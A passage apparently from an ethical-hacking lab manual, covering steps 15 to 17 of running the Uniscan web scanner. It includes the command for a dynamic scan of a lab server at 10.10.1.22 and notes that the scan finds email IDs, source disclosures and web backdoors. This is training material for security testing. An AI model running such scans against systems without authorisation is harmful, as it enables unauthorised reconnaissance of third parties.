



15. Uniscan starts the file check and displays the results, as shown in the screenshot.

    Note: Scroll to analyze the complete scan result. It should take approximately 5 minutes for the scan to finish.




16. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.1.22:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.







17. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts, web backdoors, dynamic tests.

